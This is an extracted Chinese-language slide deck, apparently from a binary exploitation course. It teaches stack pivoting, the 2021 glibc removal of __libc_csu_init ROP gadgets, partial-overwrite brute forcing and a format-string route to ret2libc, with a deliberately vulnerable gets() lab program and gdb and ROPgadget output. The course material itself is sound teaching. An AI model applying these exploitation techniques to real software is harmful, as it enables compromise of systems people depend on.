
此時 `rsp` 可能在此  
Stack Frame 上某個地方



buffer




# Pivoting 原理



此時 `rsp` 可能在此  
Stack Frame 上某個地方

# Pivoting 原理



此時  $\text{rsp} = \text{rbp}$



buffer

# Pivoting 原理

rip

```
mov rsp, rbp  
pop rbp  
pop rip
```

rsp

<- leaving main

&buffer (fake saved rbp)

leave; ret;

rbp

rbp 指到 &buffer



CCCCCCCC

Some ROP Gadget

...

buffer

# Pivoting 原理




rip 又跳到 leave ret Gadget 上




buffer

# Pivoting 原理





# Pivoting 原理



rbp = 0x4343434343434343  
(可以為下次 pivoting 做準備)

rsp 在 buffer 的 ROP Chain 上  
pop rip 會去執行 ROP Gadget



buffer

# Lab

## Stack Pivoting

# Lab: Stack Pivoting

- 直接按照我前面講的做應該就可以了
- 可能比較難懂，可以多看不幾次
- Demo: gdb step by step



# Pivoting: Food for Thoughts

- Lab 有在一開始給一個讀很長 rop chain 的機會，我們只要用 Overflow 把 stack 遷移過去就好了
- 但如果今天給沒有讀很長的機會，我們需要利用僅有的 overflow 先去呼叫很大 size 的 read 來讀入 ROP Chain 後，最後搬過去
- 可以試試看 ezrop\_adv 這個 lab，它是需要自己去先 call 一個很大的 read 的經典題，也比較貼近真實會遇到的情況

# Food for Thoughts (Cont'd)

- Pivoting 玩法還有很多
  - 甚至當你只能覆蓋一個 return address 時也能透過多次交替在兩個地方寫入 ROP Chain 互相跳而達成完整的 ROP
  - [https://blog.frozenkp.me/pwn/stack\\_migration/#fixed-size-migration](https://blog.frozenkp.me/pwn/stack_migration/#fixed-size-migration)
- pivoting\_adv 可能會非常難，但是請不要放棄嘗試
  - 當初 AIS3 Angelboy 有一題我卡了快三個月才解出來
  - Never give up!

# 一些實戰遇到的技巧

# 應大家的要求(?)

希望可以講多一些實際比賽的例子

# Lab

## ret2libc2024

# Return to libc is easy!

```
#include <stdio.h>

int main(){
    setvbuf(stdin,0,_IONBF,0);
    setvbuf(stdout,0,_IONBF,0);
    char buf[32];
    printf("Can you exploit buffer overflow in 2024?");
    gets(buf);
}
```

# Return to libc is easy!

- 大家課上到這邊，會覺得 return to libc 太簡單了，輕鬆秒殺
  - 用 pop rdi 控制參數後印出 GOT 表裡面的 libc 地址
  - 計算 libc base 之後就能愉快的 call system

# Return to libc is easy!

- 大家課上到這邊，會覺得 return to libc 太簡單了，輕鬆秒殺
  - 用 `pop rdi` 控制參數後印出 GOT 表裡面的 libc 地址
  - 計算 libc base 之後就能愉快的 call system



# Return to libc is easy?

- `ROPGadget --binary chal | grep pop`

```
0x000000000040115b : add byte ptr [rcx], al ; pop rbp ; ret
0x0000000000401156 : mov byte ptr [rip + 0x2ecb], 1 ; pop rbp ; ret
0x000000000040115d : pop rbp ; ret
```

# Return to libc has changed...?

- What the f...???

```
0x000000000040115b : add byte ptr [rbp-0x4], 0x1 ; pop rbp ; ret
0x0000000000401156 : mov byte ptr [xzeceb], 1 ; pop rbp ; ret
0x000000000040115d :
```



# Return to libc is dead(?)

- 大家課上到這邊，會覺得 return to libc 學完了，Yeah!
  - ~~用 pop rdi 控制參數後印出 GOT 表裡面的 libc 地址~~
  - 計算 Libc Base 之後就能愉快的 call system



# Return to libc is dead(?)

- 奇怪，之前看到的 Binary 都有一堆 pop 的 gadget 啊？

```
0x000000000040119b : add byte ptr [rcx], al ; pop rbp ; ret
0x0000000000401196 : mov byte ptr [rip + 0x2ecb], 1 ; pop rbp ; ret
0x000000000040140c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040140e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401410 : pop r14 ; pop r15 ; ret
0x0000000000401412 : pop r15 ; ret
0x000000000040140b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040140f : pop rbp ; pop r14 ; pop r15 ; ret
0x000000000040119d : pop rbp ; ret
0x0000000000401413 : pop rdi ; ret
0x0000000000401411 : pop rsi ; pop r15 ; ret
0x000000000040140d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
```

# Return to libc is dead(?)

- 經過 diff 兩者的 binary 後, 我發現少了 `__libc_csu_init` 與 `__libc_csu_fini` 這兩個 function
- 事實上以前固定有 `pop rdi` 是因為 `__libc_csu_init` 的尾段必定有這個 Gadget

```
pwndbg> x/2i 0x0000000000401413
0x401413 <__libc_csu_init+99>:      pop     rdi
0x401414 <__libc_csu_init+100>:     ret
```

# [PATCH] Reduce the statically linked startup code [BZ #23323]

Florian Weimer [fweimer@redhat.com](mailto:fweimer@redhat.com)

Thu Feb 18 13:12:04 GMT 2021

- Previous message (by thread): [v5 \[PATCH 3/6\] nss: Implement <nss\\_database.h>](#)
- Next message (by thread): [\[PATCH\] Reduce the statically linked startup code \[BZ #23323\]](#)
- Messages sorted by: [\[date\]](#) [\[thread\]](#) [\[subject\]](#) [\[author\]](#)

---

It turns out the startup code in `csu/elf-init.c` has a perfect pair of ROP gadgets (see Marco-Gisbert and Ripoll-Ripoll, “return-to-csu: A New Method to Bypass 64-bit Linux ASLR”). These functions are not needed in dynamically-linked binaries because `DT_INIT/DT_INIT_ARRAY` are already processed by the dynamic linker. However, the dynamic linker skipped the main program for some reason. For maximum backwards compatibility, this is not changed, and instead, the main map is consulted from `__libc_start_main` if the `init` function argument is a NULL pointer.

For statically linked binaries, the old approach based on linker symbols is still used because there is nothing else available.

A new symbol version `__libc_start_main@@GLIBC_2.34` is introduced because new binaries running on an old `libc` would not run their ELF constructors, leading to difficult-to-debug issues.

# Return to libc has changed

- Return to libc has changed since 2021!
- 簡單來說 `__libc_csu_init` 提供一堆好用的 pop gadgets 來控制 register 而一直被濫用所以被刪了
- 那現在要怎麼辦？ROPGadget 看起來這隻程式也沒什麼好用的 gadget 可以用
- 我會介紹兩個手法來應對

# Partial Overwrite

- 顧名思義就是部分寫，是一種**比較賴皮**的手段
- 因為地址在末 12 bits 是固定的，所以我們會考慮寫
  - stack 上殘留的 address
  - GOT
  - 在 heap 中也可以 partial write 一些 heap address



# Partial Overwrite (Cont'd)

- 舉例
  - system = **0x7febb7217d60**
  - puts = **0x7febb7247ed0**
- 末 12 bits 一定一樣，至於高位的 bits 有多少個一樣要看兩者的 offset
- 注意到我們每次寫入是 1 byte，也就是兩位數的 hex
- 蓋 hex 的第 4 和 5 位
- 這樣機率是 1/4096 (Why?)

# Partial Overwrite (Cont'd)

- 例題: Balsnctf 2023 Babypwn2023
- <https://qingwei4.github.io/2023/10/11/balsnctf-2023/>

```
int __fastcall main(int argc, const char **arg
{
    char v4[32]; // [rsp+0h] [rbp-20h] BYREF

    setvbuf(_bss_start, 0LL, 2, 0LL);
    gets(v4);
    puts("Baby PWN 2023 :)");
    return 0;
}
```

# Partial Overwrite (Cont'd)

- 在從 main function 的上一個 stack frame 是來自 \_\_libc\_start\_main (它是在 libc 裡面的 function)

```
00:0000| rsp 0x7fffffffda1f8 → 0x7ffff7da1d90 ← mov edi, eax
01:0008|      0x7fffffffda200 ← 0x0
02:0010|      0x7fffffffda208 → 0x401176 (main) ← endbr64
03:0018|      0x7fffffffda210 ← 0x100000000
04:0020|      0x7fffffffda218 → 0x7fffffffda308 → 0x7fffffffda5c2
05:0028|      0x7fffffffda220 ← 0x0
06:0030|      0x7fffffffda228 ← 0x446087fb43ce2df4
07:0038|      0x7fffffffda230 → 0x7fffffffda308 → 0x7fffffffda5c2
```

```
► 0      0x4011c6 main+80
  1      0x7ffff7da1d90
  2      0x7ffff7da1e40 __libc_start_main+128
  3      0x4010b5 _start+37
```


# Partial Overwrite (Cont'd)

- 通常寫成 one gadget 之類的
- 大多時候需要暴力，機率通常是  $1/16 \sim 1/4096$ , **not stable**
  - 有時候會發生玄學問題導致你的解在 remote 不會對
  - 會不小心 DDOS 主辦方的機器
  - 主辦單位只要上 Proof-of-Work 就不通了
- <https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/#partial-overwrite>
- BTW 上面 Balsn 那題出題人有點喪心病狂，在題目中埋了其他的雷，所以那題其實蠻難的

# Ghost Story

聽說當時有人用人工 Multithread, 用十個 Terminal 同時炸 Exploit...

而且還聽說不只一隊在用 partial overwrite 開炸點點點



-- Reminder]

We have noticed that certain competitors are sending an excessive number of packets to our server. We kindly request that you refrain from such behavior within a short time period. We may need to implement certain restrictions if this continues. Your cooperation is greatly appreciated.

最糟糕的是還沒炸成功...

# Return to libc, respawn

- 有沒有比較 Stable 的作法？（這裡是在講 ret2libc2024）
- Read the assembly
  - 發現 printf 會先將要輸出的參數交給 rax 之後再傳給 rdi
  - 那如果我們用 ROP 跳到中間 (mov rdi, rax;) 不就相當於能控制 rax 就能控制了 rdi!

```
0x00000000004011be <+72>:    lea     rax, [rip+0xe43]          # 0x402008
0x00000000004011c5 <+79>:    mov     rdi, rax
0x00000000004011c8 <+82>:    mov     eax, 0x0
0x00000000004011cd <+87>:    call    0x401060 <printf@plt>
```

# Return to libc, respawn(Cont'd)

- How to control rax?
- RAX 不就是 **return value** 嗎?

```
char *gets(char *str)
```

## Parameters

- **str** – This is the pointer to an array of chars where the C string is stored.

## Return Value

This function returns **str** on success, and NULL on error or when end of file occurs, while no characters have been read.



# Return to libc, respawn!

- 所以我們就生出來一個 stable 的作法
  - 先用 return to plt 呼叫 gets 並輸入 **format string**, 此時 **rax** 會指向 **format string** (注意到第一次要離開 main 時 rdi 剛好指向可以寫的地方所以可以直接叫 gets)
  - 再 return 到 main 中 printf 前的 **mov rdi,rax;**
  - 繼續執行就會觸發 Format String Bug 而 leak libc!
  - 最後 return to system, 收工下班!

# Lab: Return to libc 2024

- 我已經幫你 patch 好了 libc
- 提示
  - format string 用 %3\$p, 它是一個 libc address
  - printf 也有 movaps issue
  - 要注意回到 main 時 gets 的 argument = rbp - 0x20, 要修好 rbp 不然會因為 gets(invalid address) 而 crash

# Return to libc is really alive?

- 如果換成 puts 沒有 printf 的 Format String 怎麼辦?
- 其實更多的是要根據 binary 裡面有的"材料"做隨機應變
- 要去懂基本功，而非一直背套路


# 這兩堂沒教但你應該要去了解的

- Format String Bug 要看
  - [https://blog.frozenkp.me/pwn/format\\_string/](https://blog.frozenkp.me/pwn/format_string/)
- Heap Exploit 能學多少算多少
  - <https://github.com/u1f383/Software-Security-2021-2022/blob/master/2021/week2/Pwn-w2.pdf>
- IO\_FILE Structure 比較進階有興趣再看
  - <https://www.slideshare.net/AngelBoy1/play-with-file-structure-yet-another-binary-exploit-technique>

# Reference

- <https://www.slideshare.net/AngelBoy1/binary-exploitation-ais3>
- <https://github.com/yuawn/NTU-Computer-Security>
- <https://github.com/u1f383/Software-Security-2021-2022>
- 漏洞攻擊從入□到放棄 by Frozenkp

Thank you!



:pwn200own